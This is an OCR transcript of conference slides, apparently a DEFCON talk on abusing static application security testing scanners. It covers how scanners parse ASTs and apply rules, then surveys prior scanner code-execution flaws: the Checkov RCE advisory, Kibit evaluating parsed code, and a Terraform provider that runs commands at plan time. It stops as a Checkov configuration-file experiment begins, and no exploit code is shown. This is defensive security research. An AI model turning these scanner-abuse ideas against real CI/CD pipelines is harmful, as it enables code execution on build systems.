Abusing Sast Tools @DEFCON

When scanners do more than just scanning

Who am I?

Rotem Bar

@rotembar

Head of Marketplace @ Cider Security

-

Bug Bounty Researcher

-

Cyber Paladin

Target Audience

Security Engineers

A person that tells others where they have problems, and helps them fix them.

DevOps

Engineers who are in charge of large scale deployments.


SAST Builders

Developers who have decided to automate their efforts for finding security bugs.

Bad Guys

People who have decided to harm other people for a living.


Table of Contents





01.

SAST 101

Static Application Security Testing









Static program analysis is the analysis of computer software that is performed **without** actually **executing** programs

-Wikipedia






https://en.wikipedia.org/wiki/Static_program_analysis

Why do we Run SAST?

1. Stop bad security practices
2. Prevent infrastructure mistakes
3. Assess code security
4. Create Standardization and consistency



SAST Pros VS Cons

FAST

Can run on source code without any need to compile

False Positives

Cannot validate findings

SAFE


Does not execute code

Hard to track flow control

Some languages are almost impossible to track statically


EASY


Can be run on code, without the need for more resources




02.


How Scanners Work







High Level Overview



01

Code

Parses files in folder and searches for matching extensions

02

AST

Converts code into AST structures

03


Processing

Runs predefined rules on AST with flow control analysis

04


Results


Creates results based on user configuration



Sample AST


Log(1 + 2 * 3)





```
- ExpressionStatement  {
   - expression: CallExpression  {
      - callee: Identifier  {
           name: "log"
        }
      - arguments:  [
         - BinaryExpression  {
            - left: Literal  {
                 value: 1
                 raw: "1"
              }
              operator: "+"
            - right: BinaryExpression  {
               - left: Literal  {
                    value: 2
                    raw: "2"
                 }
                 operator: "*"
               - right: Literal  = $node {
                    value: 3
                    raw: "3"
                 }
              }
           }
        ]
        optional: false
     }
```

BASIC Rule




if
typeof expression = CallExpression
and
expression.callee.name = log
and
expression.arguments.length > 0

Then

"Found a log function with more than one argument"

Can Get Complex



```
void triangle(int a, int b, int c)
{
  int type, t;
  if (a >= b)                 %node 1
  {
      t = a; a = b; b = t;    %node 2
  }
  if (a >= c)                 %node 3
  {
      t = a; a = c; c = t;    %node 4
  }
  if (b >= c)                 %node 5
  {
      t = b; b = c; c = t;    %node 6
  }
  if (a + b <= c)             %node 7
      type = 4;               %node 8
  else
  {
      if (a == b)             %node 9
      {
          if (b == c)         %node 10
              type = 1;       %node 11
          else
              type = 2;       %node 12
      }
      else
      {
          if (b == c)         %node 13
              type = 2;       %node 14
          else
              type = 3;       %node 15
      }
  }
  return type;                %node 16
```

if
typeof expression = CallExpression
and
expression.callee.name = log
and
expression.arguments.length > 0
Then

SOURCE = express.arguments[0]


if
typeof expression = CallExpression
and
expression.callee.name = eval
and
Expression.arguments.length > 0
SINK = express.arguments[0]


If path between SINK and SOURCE then
Report findings

Static program analysis is the analysis of computer software that is performed **without** actually **executing** programs

APPROVED

-Wikipedia






https://en.wikipedia.org/wiki/Static_program_analysis


What If?


I could write code that will **intentionally abuse** a SAST scanner’s behavior when being **statically** scanned

03.


Previous Research








CHECKOV RCE



Description

An unsafe deserialization vulnerability in Bridgecrew Checkov by Prisma Cloud allows arbitrary code execution when processing a malicious terraform file.

This issue impacts Checkov 2.0 versions earlier than Checkov 2.0.26. Checkov 1.0 versions are not impacted.




Workarounds and Mitigations

Do not run Checkov on terraform files from untrusted sources or pull requests.

https://security.paloaltonetworks.com/CVE-2021-3035


KIBIT


Kibit evaluates and runs code it parses with no option to disable it #235

Open irotem opened this issue on Sep 23, 2019 · 1 comment

Terraform?

```
terraform plan -out=tfplan.binary
terraform show -json tfplan.binary > tf-plan.json
```




To scan Terraform Plan output:

Provide the path to your Terraform Plan output which must be stored as a valid JSON file.

```
snyk iac test tf-plan.json
```

SNYK



Scanning Terraform Plan Files Using Terrascan

With the release of Terrascan 1.4.0, Terrascan has the ability to scan these Terraform plan JSON files to improve its findings.

A new IaC type `tfplan` has been added to support scanning of tfplan.json files. It is expected that the tfplan.json has been already created and Terrascan itself will not create it.

TERRASCAN

Terraform Plan

https://github.com/rung/terraform-provider-cmdexec

terraform-provider-cmdexec provides command execution from Terraform Configuration.

Terraform has local-exec provisioner by default. but provisioner is executed when **terraform apply**. On the other hand, terraform-provider-cmdexec execute a command when **terraform plan**.


This provider was originally created for
penetration testing of CI/CD pipeline.


By Hiroki Suezawa


See also for detailed execution => https://alex.kaskaso.li/post/terraform-plan-rce

04.

Hacking Time







Disclaimer

<u>Open source is awesome</u>
I believe in building and using open source software.


Open source software has made, and continues to make, our lives much easier and our world much more secure.

<u>We need to use it responsibly</u>
When we expose OSS to our sensitive code and environments, we are obligated to do it responsibly;

We should not expect OSS to provide the same level of security as their commercial alternatives.


We should assume the OSS could potentially contain security flaws and make sure it is properly configured and running in a safe environment.

Setting up the Experiment



Experiment #1

Checkov is a static code analysis tool for infrastructure-as-code.



Configuration using a config file

Checkov can be configured using a YAML configuration file. By default, checkov looks for a `.checkov.yaml` or `.checkov.yml` file in the following places in order of precedence:

- Directory against which checkov is run. (`--directory`)
- Current working directory where checkov is called.
- User's home directory.

